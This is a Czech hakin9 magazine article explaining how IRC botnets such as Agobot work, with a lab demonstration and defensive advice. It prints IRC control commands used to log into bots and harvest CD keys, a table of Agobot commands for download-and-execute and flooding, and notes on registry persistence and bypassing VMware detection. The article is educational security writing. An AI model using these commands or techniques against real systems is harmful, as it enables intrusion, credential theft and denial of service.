hakin9

Války síťových robotů – jak fungují sítě botnets

Massimiliano Romano, Simone Rosignoli, Ennio Giannini

Časopis hakin9, Software Wydawnictwo,
ul. Piaskowa 3, 01-067 Warszawa, *hakin9@hakin9.org*

V praxi

Války síťových robotů – jak fungují sítě botnets

Massimiliano Romano, Simone Rosignoli, Ennio Giannini

stupeň obtížnosti

Nejběžnější a současně nejefektivnější metody útoků typu DDoS (distributed denial-of-service) jsou založeny na použití stovek hostitelských počítačů, takzvaných zombie. Zombie jsou řízeny a spravovány prostřednictvím sítí IRC pomocí síťových robotů, nebo-li botnetů. Ukážeme si, jakým způsobem může útočník infikovat cílový počítač a získat nad ním kontrolu a jaká vhodná protiopatření můžeme použít, abychom svůj počítač před touto hrozbou ochránili.

Konec devadesátých let minulého století a začátek nového tisíciletí přinesl útokům proti sítím novou taktiku. Zrodil se nyní již notoricky známý typ útoků *DDoS* (Distributed Denial of Services). Běsnění nového typu útoků zažila celá řada známých webových stránek v doméně .com. Důvodem rozšíření toho typu útoků je jejich jednoduchost a současně obtížnost vypátrat jejich původce. Nezávisle na našich zkušenostech představuje tento typ útoků účinnou hrozbu a dává útočníkovi značný náskok. Povězme si, o čem tyto útoky vlastně jsou, a zaměřme se také na produkt jejich vývoje: útoky typu botnet.

Boti, roboti a sítě botnet

Slovo *bot* vzniklo zkrácením slova *robot*. Roboti (automatizované programy, nikoli roboti ve smyslu postavy z televizního seriálu Marvin, paranoidní android) se ve světě Internetu používají velice často. Roboti jsou např. pavouci (spiders), pomocí nichž vyhledávací stroje mapují webové stránky, nebo software reagující na dotazy nad protokolem IRC (například eggdrop). Roboti jsou také programy, které samostatně reagují na různé externí události. V tomto článku si představíme zvláštní druh robota nebo také bota (jak jej budeme od nynějška nazývat) – bota IRC. Bot IRC využívá sítě protokolu IRC jako komunikační kanál pro získání příkazů od vzdáleného uživatele. V tomto případě je uživatel útočníkem a bot trojským koněm. Dobrý programátor si snadno vytvoří vlastního bota nebo již existujícího upraví, a tak bota snadno skryje před běžnými bezpečnostními systémy a usnadní jeho šíření.

Z tohoto článku se naučíte...

- co jsou roboti (nebo-li zkráceně bot), sítě botnet a jak fungují,
- jaké funkce nabízí nejrozšířenější roboti,
- jak může být počítač infikován a jak je nad ním možné získat kontrolu,
- jaká existují preventivní opatření a jak se bránit útokům robotů.

Měl byste vědět...

- jak funguje malware (především trojské koně a červy),
- mechanismy používané při útocích typu DDoS,
- základy protokolu TCP/IP, služeb DNS a IRC.

Protokol IRC

Zkratka IRC označuje protokol *Internet Relay Chat*. IRC představuje protokol založený na architektuře klient-server, který je určený pro komunikaci v reálném čase prostřednictvím chatu (viz specifikace RFC 1459 a její aktualizace ve specifikacích RFC 2810, 2811, 2812 a 2813). Většina serverů IRC umožňuje přístup libovolným uživatelům. IRC je totiž protokol otevřených sítí založený na protokolu TCP (*Transmission Control Protocol*), který může být rozšířen pomocí protokolu SSL (*Secure Sockets Layer*).

K ostatním serverům IRC se server připojí uvnitř jedné sítě. Uživatelé protokolu IRC mohou komunikovat veřejně (pomocí takzvaných kanálů) nebo soukromě (komunikace 1:1). Existují dvě úrovně přístupu ke kanálům protokolu IRC: uživatelé a operátoři. Uživatel, který kanál vytvoří, se stává jeho operátorem. Operátor má více oprávnění než běžný uživatel (v závislosti na režimu, který nastaví původní operátor).

Boti IRC se zpracovávají jako běžní uživatelé (nebo operátoři). Boti představují programy, které běží na pozadí a mohou spustit celou řadu automatizovaných operací. Boti se obvykle řídí pomocí příkazů zaslaných prostřednictvím kanálu vytvořeného útočníkem a napadeného boty. Administrace botů vyžaduje samozřejmě autentizaci a autorizaci, boty může používat pouze vlastník.

Tento typ botů je zajímavý tím, že je schopen se velice rychle rozšířit na ostatní počítače. Pokud je proces šíření nákazy dostatečně promyšlen, lze dosáhnout lepších výsledků v mnohem kratším čase (více infikovaných hostitelských počítačů). Několik (*n*) botů připojených k jednomu kanálu a čekajících na příkazy označujeme termínem botnet.

Ještě donedávna byly sítě *zombie* (další označení počítačů, které jsou infikovány boty) řízeny pomocí nástrojů vyvinutých přímo samotnými crackery. Později se ovšem začalo experimentovat s novými metodami vzdáleného řízení. Pro svou flexibilitu, snadnou použitelnost a zvláště proto, že lze veřejné servery použít jako komunikační médium, se pro vedení útoků nejlépe hodí protokol IRC (viz příloha *Protokol IRC*). Protokol IRC nabízí jednoduchý způsob, jak řídit současně stovky i tisíce botů. Současně umožňuje útočníkům skrýt svoji identitu pomocí jednoduchých triků, například pomocí anonymních serverů proxy nebo pomocí spoofingu adres IP (vydávání se za jinou adresu IP). A právě díky těmto vlastnostem protokolu mají administrátoři serverů pouze malou naději zjistit původce útoku.

Boti obvykle napadají jednotlivé osobní počítače, univerzitní servery nebo sítě malých společností. Tyto stroje totiž často nebývají důsledně sledované a někdy jsou dokonce po-

Útoky typu DDoS (Distributed DoS attacks)

Útok typu DDoS je variací na útoky typu *Flooding DoS*; účelem je pomocí veškeré dostupné šířky pásma zahltit cílovou síť. Jestliže se nad předchozí větou zamyslíme a budeme předpokládat, že pro zahlcení cílové webové stránky potřebujeme obrovskou šířku pásma, je zřejmé, že nejsnazší způsob, jak útok tohoto typu spustit, je získat kontrolu nad mnoha různými počítači. Každý počítač disponuje svou vlastní šířkou pásma (například uživatelé osobního počítače s připojením k Internetu pomocí ADSL). Všechny počítače využijeme současně, dojde k *distribuci* útoku na cílovou stanici. Mezi nejznámější útoky s využitím protokolu TCP (*spojovaný protokol – connection oriented protocol*) patří útok *syn flooding*. Útok syn flooding odešle na jediný server (nebo libovolný jiný typ služby) obrovské množství požadavků na spojení, čímž překročí kapacitu serveru a způsobí jeho zahlcení. Zahlcený server pak nemůže navázat spojení s ostatními uživateli. Jak snadné a nebezpečně účinné! Stejná situace nastává u protokolu UDP (*nespojovaný protokol – connectionless protocol*).

Zdokonalováním těchto útoků strávili útočníci spoustu času a úsilí. V současnosti tedy čelíme mnohem dokonalejším metodám, které se v mnohém liší od tradičních útoků typu DDoS. Tyto metody umožňují útočníkům ze vzdálené pracovní stanice ovládat, například pomocí protokolu IRC, obrovská množství počítačových zombie.

nechány zcela bez ochrany. Příčinou bývá nedostatečná politika zabezpečení, ale většinou si uživatelé osobních počítačů s připojením pomocí ADSL neuvědomují rizika a nepoužívají ochranný software – antivirové nástroje nebo brány firewall.

Boti a jejich užití

Využití napadených hostitelských počítačů závisí pouze na představivosti a schopnostech útočníka. Podívejme se na nejběžnější z nich.

DDoS


Sítě botnet se často používají k útokům typu *DDoS* (*Distributed Denial of Service*). Útočník může ze vzdáleného počítače řídit celou řadu napadených hostitelských počítačů, využívat jejich šířku pásma a odesílat na cílový server požadavky na spojení. Podobné útoky zaznamenala celá řada sítí a v některých případech byla útočníkem konkurenční společnost (podobně jako v případě válek o dotcom).

Hromadné zasílání nevyžádané pošty

Sítě botnet vytvářejí ideální prostředí pro odesílatele nevyžádané pošty. Podobně jako v případě útoků typu DDoS lze sítě botnet využít pro získávání emailových adres i pro ovládání odesílatelů nevyžádané pošty. Do sítě botnet se odešle jediný email, spam, který se posléze rozšíří mezi jednotlivé boty. Tito boti pak nevyžádanou poštu rozešlou. Odesílatel nevyžádané pošty zůstává anonymní a veškerá vina padá na infikovaný počítač.

Odchytávání dat – sniffing a keylogging

Efektivně lze boty použít také pro důvěrně známý sniffing. Monitorováním provozu v síti můžeme získat neuvěřitelné množství informací, například zjistit návyky uživatele nebo odchytit některé pakety protokolu TCP, které mohou obsahovat zajímavé informace (třeba hesla). Totéž platí pro takzvaný keylogging – zachytávání veškerých informací zapsaných uživatelem (emaily, hesla, data elektronického bankovnictví, informace o účtech PayPal a podobně).



Obrázek 1. *Struktura typické sítě botnet*

Krádeže identity

Výše uvedené způsoby užití botů umožňují útočníkovi získat pomocí sítí botnet neuvěřitelné množství osobních informací. Tato data lze využít k sestavení falešných identit, pomocí nichž lze dále získat přístup k osobním účtům nebo provádět různé operace (včetně dalších útoků) s tím, že vina padne na někoho jiného.

Uskladňování ilegálního softwaru

V neposlední řadě lze počítače napadené pomocí botů využít jako dynamické úložiště nelegálního materiálu (pirátského softwaru, pornografie apod.). Data se uloží na disk neopatrného uživatele, který používá linku ADSL.


O možných využití sítí botnet bychom mohli hovořit celé hodiny (například zneužití platby za proklik – pay per click, podvodné dopisy – phishing, únos – hijacking spojení HTTP/HTTPS a podobně). Samotní boti jsou pouhé nástroje, které lze snadno přizpůsobit pro libovolnou činnost, která vyžaduje velké množství počítačů spravovaných jedním operátorem.

Typy botů

Existuje celá řada typů již naprogramovaných botů, které lze stáhnout z Internetu. Každý z nich má své specifické funkce. Nyní si představíme nejoblíbenější boty a podíváme se na jejich společné funkce a rozdíly.

GT-Bot

Všichni boti GT (*Global Thread*) jsou založeni na oblíbeném klientu IRC pro systém Windows, mIRC. Jádro těchto botů tvoří množina skriptů klienta mIRC, které řídí činnost vzdáleného systému. Bot GT spustí instanci klienta společně s řídicími skripty a kvůli skrytí okna klienta mIRC před zraky uživatele na hostitelském počítači použije současně druhou aplikaci, obvykle HideWindow. Další schopnosti, které mohou ovlivnit různé aspekty řízeného hostitele, lze do klienta IRC doplnit pomocí knihovny DLL.



Obrázek 2. *Zpevňování sítí botnet*

Tabulka 1. *Seznam portů, které jsou asociovány ke zranitelným službám*

Port	Služba
42	Server WINS (jmenný server)
80	Protokol HTTP (služba IIS nebo zranitelná místa serveru Apache)
135	Služba RPC (*Remote Procedure Call* – vzdálené volání procedur)
137	Služba NBNS (NetBIOS Name Service)
139	Služba NBSS (NetBIOS Session Service)
445	Služba Microsoft-DS-Service
1025	Program Windows Messenger
1433	Microsoft-SQL-Server
2745	Zadní vrátka červu Bagle
3127	Zadní vrátka červu MyDoom
3306	MySQL UDF (*User Definable Functions* – uživatelem definovatelné funkce)
5000	Technologie UPnP (Universal Plug-and-Play)

Agobot

Mezi nejoblíbenější boty crackerů patří pravděpodobně Agobot. Byl naprogramován v jazyce C++ a distribuován pod licencí GPL. Zajímavý je zdrojový kód botu Agobot. Je totiž velice modulární, což usnadňuje přidávání nových funkcí. Agobot nabízí spoustu mechanismů, kterými zakrývá svoji přítomnost na hostitelském počítači. Uveďme si například technologii souborového systému NTFS *Alternate Data Stream*, nástroj pro vypnutí antivirového programu *Antivirus Killer* nebo nástroj pro polymorfizaci *Polymorphic Encryptor*

Systém DDNS

DDNS (RFC 2136) je systém, který spojuje název domény s dynamickou adresou IP. Uživatelé, kteří se k Internetu připojují pomocí modemů, ADSL nebo kabelového připojení obvykle nemají pevnou adresu IP. Když se takový uživatel připojí k Internetu, přiřadí poskytovatel služeb Internetu uživateli nepoužívanou adresu IP z vybraného rozsahu. Tato adresa se obvykle uchovává pouze po dobu trvání spojení.

Tento způsob sice maximalizuje využití dostupných adres IP poskytovatele, ovšem znevýhodňuje uživatele, kteří potřebují na Internetu spouštět některé služby dlouhodobě, ovšem nemají statickou adresu IP. Z tohoto důvodu vznikl systém DDNS. Poskytovatelé, kteří tuto službu nabízejí, používají vyhrazený program, který upozorní databázi systému DNS, kdykoliv se změní adresa IP uživatele.

Engine. Agobot rovněž nabízí funkce pro sniffing a třídění dat. K řízení tohoto bota lze kromě protokolu IRC použít také další protokoly.

DSNX

Také bot Dataspy Network X byl naprogramován v jazyce C++ a jeho zdrojový kód je dostupný pod licencí GPL. Díky jeho jednoduché architektuře založené na plug-inech je velmi snadné doplnit do DSNX nové funkce.

SDBot

SDBot byl naprogramován v jazyce C a je dostupný taktéž pod licencí GPL. Na rozdíl od Agobotu není kód SDBotu příliš čitelný a samotný software nabízí pouze omezený počet funkcí. Přesto je SDBot velmi oblíbený a dostupný v několika různých variantách.


Struktura útoku

Struktura typické sítě botnet je znázorněna na Obrázku 1:

- Útočník nejprve rozšíří trojského koně, pomocí kterého infikuje různé hostitele. Z infikovaných počítačů se stávají zombie, které se připojí k serveru IRC, aby naslouchaly dalším příkazům.
- Uvedený server IRC může být buďto veřejný server umístěný v jedné ze sítí IRC nebo vyhrazený server, který byl instalován útočníkem na jednom z infikovaných hostitelů.
- Boti jsou spuštěni na infikovaných počítačích a společně vytvoří síť botnet.

Praktická ukázka

Činnosti útočníka můžeme rozdělit do čtyř odlišných fází:



Obrázek 3. *Rozhraní pro konfiguraci Agobota*


- programování,
- konfigurace,
- infikování,
- řízení.

Na schopnostech a požadavcích útočníka je nejvíce závislá fáze *programování*. Cracker se může rozhodnout, jestli naprogramuje kód svého vlastního bota nebo jednoduše doplní nebo upraví kód již existujícího bota. K dispozici je celá řada již naprogramovaných a navíc snadno konfigurovatelných botů. Vše navíc ještě usnadňuje grafické rozhraní. Není divu, že k úpravě již existujícího kódu často sahají i *začínající crackeři* (*script kiddies*).


Fáze *konfigurace* zahrnuje vytvoření serveru IRC a nastavení informací o komunikačním kanálu. Po instalaci na infikovaný stroj se bot automaticky připojí k vybranému hostiteli. Nejprve útočník zadá informace důležité pro omezení přístupu k botům, zabezpečí kanál a nakonec vytvoří seznam autorizovaných uživatelů (uživatelů, kteří mohou boty řídit). V této fázi lze bota dále upravit, například určit cíl a způsob útoku.

Fáze *infikování* zahrnuje různé druhy šíření botů – přímé i nepřímé. Metoda přímého šíření botů využívá zranitelných míst operačního systému nebo služeb. Nepřímé útoky využívají pro špinavou práci jiný software – například šíří poškozené soubory HTML, které zneužívají zranitelných míst prohlížeče Internet Explorer, nebo využívají jiný malware šířený prostřednictvím sítí peer-to-peer nebo prostřednictvím protokolu DCC (*Direct Client-to-Client*) pro přenos souborů po síti IRC. Přímé útoky se často automatizují pomocí červů (worm). Červy prohledávají podsítě, hledají zranitelné systémy a rozšiřují kód botů. Každý infikovaný systém poté pokračuje v infekčním procesu, umožní útočníkovi provést zálohu drahocenných zdrojů a současně nabídne spoustu času k vyhledání dalších obětí.

Mechanismy užívané k šíření botů jsou jedním z hlavních důvodů vzniku takzvaného *šumu na pozadí* (*background noise*) v Internetu. Pro šíření šumu se nejčastěji využívají



Obrázek 4. *Řídicí počítač a připojení kanálu*



Obrázek 5. *Autorizace pomocí uživatelského jména a hesla*

porty systému Windows, zvláště systémů Windows 2000 a XP SP1 (viz tabulka 1). Příčinou obliby těchto systémů u útočníků je pravděpodobně skutečnost, že je snadné nalézt počítače se systémem MS Windows bez aplikovaných záplat nebo systémy bez instalované brány firewall. Zranitelné počítače často spravují sami domácí uživatelé nebo se jedná o počítače malých společností, které přehlížejí bezpečnostní rizika a jsou pomocí širokopásmového připojení neustále připojeni k síti Internet.

Fáze *řízení* nastává po instalaci bota do vybraného adresáře cílového hostitele. Aby se bot spustil po inicializaci systému Windows, aktualizují se klíče v systémovém registru, obvykle klíč HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\. Po úspěšné instalaci se bot okamžitě prostřednictvím řídicího kanálu a pomocí hesla připojí k serveru IRC. Přezdívka protokolu IRC se generuje náhodně. Teprve potom je bot připraven přijímat příkazy od řídicí aplikace. Také útočník se musí k síti botnet připojit pomocí hesla. Toto opatření je nezbytné, nechtějí-li útočníci, aby mohl jejich síť botnet využívat libovolný uživatel.

Protokol IRC nenabízí pouze prostředky k řízení stovek botů, ale rovněž útočníkovi nabízí celou řadu metod, s jejichž pomocí může skrýt svoji skutečnou identitu. Proto je tak obtížné na útoky reagovat. Naštěstí přenášejí sítě botnet podezřelé množství informací, což lze podle známých vzorů snadno zjistit. Tato vlastnost usnadňuje administrátorům sítí IRC detekci útoků a následnou intervenci, zákaz komunikace a nahlášení zneužití.


Chtějí-li útočníci zabránit odhalení, jsou nuceni vylepšovat své procesy C&C (*Control and Command* – řízení a příkazy), čímž dochází k takzvanému zpevňování sítí botnet. Proto se boti často připojují k různým serverům pomocí dynamicky mapovaného názvu hostitele. Útočník tak může snadno přesunout boty na nové servery a neztratí nad nimi kontrolu, ani když dojde k jejich odhalení. K tomuto účelu slouží služby systému DDNS, například dyndns.com nebo no-ip.com (viz příloha Systém DDNS).

Aby boty zakryly svou činnost, bývá kanál protokolu IRC nakonfigurován pro omezený přístup. Kanály sítě botnet mají obvykle tyto režimy: +k (pro povolení přístupu ke kanálu je nutné zadat heslo), +s (komunikační kanál se nezobrazí v seznamu veřejných kanálů), +u (v seznamu uživatelů jsou zobrazeni pouze operátoři), +m (data mohou prostřednictvím komunikačního kanálu zasílat pouze uživatelé


Nástroj Netstat

Netstat představuje velmi flexibilní nástroj dostupný v systému Windows i systémech platformy Unix. Hlavní funkcí nástroje je kontrola aktivních portů. Nástroj Netstat analyzuje naslouchání na portech protokolu TCP i UDP a poskytuje detailní informace o aktivitě v síti. Netstat systému *NIX zobrazí všechny otevřené datové proudy a používá výběrové filtry výstupu.
Připojení může mít následující stavy:


- ESTABLISHED – oba hostitelské počítače jsou připojeny,
- CLOSING – vzdálený hostitel ukončil připojení,
- LISTENING – hostitel vyčkává na příchozí připojení,
- SYN_RCVD – vzdálený hostitel si vyžádal spuštění připojení,
- SYN_SENT – hostitel vytváří nové připojení,
- LAST_ACK – hostitel musí před ukončením připojení odeslat zprávu,
- TIMED_WAIT, CLOSE_WAIT – vzdálený hostitel ukončuje připojení,
- FIN_WAIT 1 – klient ukončuje připojení,
- FIN_WAIT 2 – oba hostitelé ukončují připojení.



Obrázek 6. *Odezva prvního bota na požadavek řídicího počítače*



Obrázek 7. *Odezva druhého bota na požadavek řídicího počítače*



Obrázek 8: *Nástroj Netstat na infikovaném systému*

s hlasovým stavem +v). Pokročilí útočníci většinou šifrují veškerou komunikaci s kanálem pomocí upravených serverů IRC. Aby se běžný klient nemohl k síti IRC připojit, používají pokročilí útočníci upravené varianty serverů IRC, které naslouchají na nestandardních portech, nebo používají pozměněné verze protokolu IRC.

Procesy C&C v praxi – Agobot

Proces C&C si objasníme na ukázkovém scénáři útoku. Použijeme dva počítače. Na prvním poběží server IRC založený na programu UnrealIRCd 3.2.3 a dva virtuální stroje se systémem MS Windows XP SP1 založené na softwaru VMware Workstation (dva potenciální cíle útoku). Druhý počítač využijeme k řízení sítě botnet prostřednictvím textového klienta IRC, Irssi.

Aby Agobot co nejvíce ztížil reverse engineering, implementuje rutiny, které zabraňují použití ladicích programů, například SoftICE nebo OllyDbg, a virtuálních strojů, například VMware nebo Virtual PC. Před instalací na virtuální systémy, jsme tedy byli nuceni upravit zdrojový kód Agobotu, abychom obešli ochranu VMware.

Konfigurace

Bot jsme nejprve nakonfigurovali pomocí jednoduchého grafického rozhraní (viz Obrázek 3). Uvedli jsme název a port serveru IRC, název komunikačního kanálu, seznam uživatelů s hesly a nakonec také název souboru a adresář, do kterého se bot nainstaluje. Současně jsme aktivovali také doplňky, například podporu sniffingu a nástroj pro polymorfizaci. Vznikl soubor *config.h*, který je nutný ke kompilaci bota.

Procesy C&C

Po kompilaci bota jsme testovací systémy ručně infikovali. Řídicí počítač jsme připojili k serveru IRC a nastavili komunikační kanál, s jehož pomocí budeme bota ovládat a předávat příkazy (viz Obrázek 4):

```
/connect 192.168.10.3
/join #arrakis
```

Abychom mohli nad botem převzít kontrolu, musíme se autorizovat. Autorizaci jsme provedli zasláním jednoduchého příkazu prostřednictvím komunikačního kanálu (viz Obrázek 5):

```
login FaDe dune
```

Potom jsme požádali prvního bota na infikovaném počítači o zaslání výpisu spuštěných procesů (Obrázek 6):

```
/msg FakeBot-wszyzc .pctrl.list
```

Druhý bot jsme požádali o výpis informací o systému a o výpis klíčů *cdkeys* instalovaných aplikací (Obrázek 7):

```
msg FakeBot2-emcdnj .bot.sysinfo
/msg FakeBot2-emcdnj .harvest.cdkeys
```

V našem příkladu jsme použili pouze jednoduché funkce, Agobot však nabízí širokou škálu příkazů a funkcí, z nichž některé jsou uvedeny v Tabulce 2.

Jak počítače chránit?

Nyní si ukážeme některé způsoby ochrany proti infekci a útokům botů z pohledu uživatele i administrátora.

Tabulka 2. *Některé příkazy Agobotu*

Příkaz	Popis
command.list	Vypíše seznam dostupných příkazů
bot.dns	Získá adresu IP/název hostitele
bot.execute	Na vzdáleném počítači spustí soubor s příponou .exe
bot.open	Na vzdáleném počítači otevře soubor
bot.command	Pomocí metody system() spustí příkaz
irc.server	Připojí se k serveru IRC
irc.join	Připojí se k danému kanálu
irc.privmsg	Odešle uživateli soukromou zprávu
http.execute	Pomocí protokolu HTTP stáhne a spustí soubor
ftp.execute	Pomocí protokolu FTP stáhne a spustí soubor
ddos.udpflood	Spustí útok UDP flooding
ddos.synflood	Spustí útok syn flooding
ddos.phaticmp	Spustí útok PHATicmp flooding
redirect.http	Spustí server proxy nad protokolem HTTP
redirect.socks	Spustí server proxy nad protokolem SOCKS4
pctrl.list	Vypíše seznam procesů
pctrl.kill	Násilně ukončí procesy

Strategie ochrany pro uživatele osobních počítačů

Výše jsme se zmínili, že boti infikují počítače převážně pomocí červů, které prohledávají síť a hledají zranitelné počítače. Proto je důležité udržovat počítač aktualizovaný, pravidelně aktualizovat a aplikovat záplaty nejen operačního systému, ale také všech aplikací, které přistupují k Internetu. Výhodné jsou automatické aktualizace. Buďte opatrní při otevírání podezřelých příloh v e-mailech. Stojí za to vypnout podporu skriptovacích jazyků, např. jazyka ActiveX nebo JavaScript (nebo alespoň řídit jejich použití). A konečně, je velmi důležité používat antivirový program a neustále aktualizovat virovou databázi. Boti však často antivirovou ochranu obcházejí, k lepšímu zabezpečení proto přispívá brána firewall, kterou byste měli používat zvláště, když váš počítač běží 24 hodin denně.

Přítomnost bota doprovází zpomalení připojení a zpomalení operačního systému. Zkontrolovat podezřelá připojení můžete snadno a efektivně pomocí nástroje Netstat (viz Obrázek 8 a příloha *Nástroj Netstat*):

```
C:/>netstat -an
```

Sledujte stav spojení ESTABLISHED na portech protokolu TCP v rozmezí hodnot 6000–7000 (obvykle to bývá port 6667). Pokud zjistíte, že je váš systém infikovaný, odpojte se od sítě Internet, odstraňte nákazu, restartujte systém a kontrolu zopakujte.

Strategie ochrany pro administrátory

Administrátoři by měli znát nejnovější informace o zranitelných místech systému a každodenně pročítat bezpečnostní bulletiny. Aktuální informace můžete získat například prostřednictvím diskusního fóra Bugtraq. Současně by administrátoři měli informovat uživatele a definovat bezpečnostní politiku a politiku ochrany soukromých dat.

Rovněž je nutné provádět pravidelnou kontrolu záznamů vytvořených službou IDS, bránami firewall, emailovými servery, protokolem DHCP a servery proxy. Pravidelná kontrola záznamů může pomoci odhalit neobvyklý přenos v síti, který bývá známkou přítomnosti botů. V takovém případě můžete použít sniffer, který umožní odhalit podsíť a počítač, který tato data vytváří. Zmíněné činnosti se sice mohou zdát zřejmé, ale často se na ně zapomíná.

Ke studiu a detekci útoků lze použít také mnohem důmyslnější metody. Jednou z nich je takzvaný honeybots (návnady). Honeybots představují počítače, které jsou snadným cílem útoků. Jejich úkolem je nechat se infikovat a umožnit administrátorům nejen přesně určit zdroj problému, ale také studovat způsob útoku.

Avšak nejefektivnější obranou proti útokům sítí botnet, bez ohledu na dostupné nástroje, je opatrnost a přístup samotného uživatele. ●

O autorech

Massimiliano Romano se zajímá především o informatiku a sítě. Je nezávislý pracovník v jedné z největších italských společností zaměřených na mobilní komunikace. Většinu svého volného času tráví studiem a dekódováním digitálních rádiových signálů jako radioamatér.

Simone Rosignoli je studentem na univerzitě La Sapienza v Římě. V současnosti dokončuje studium Informatiky (obor Systémy a zabezpečení). Jeho zájmy sahají od programování až k bezpečnosti počítačů.

Ennio Giannini pracuje jako systémový analyzátor. Ve svém volném čase experimentuje s prostředími GNU/Linux. Je zastánce a současně propagátor open-source.

V Síti

- *http://www.honeynet.org/papers/bots/* – použití honeybots ke studiu botů,
- *http://security.isu.edu/ppt/pdfppt/Core02.pdf* – nástroje a strategie odpovědi na útoky,
- *http://www.securitydocs.com/library/3318* – základní informace o nástroji Netstat,
- *http://www.irchelp.org/irchelp/faq.html* – základní informace o protokolu IRC.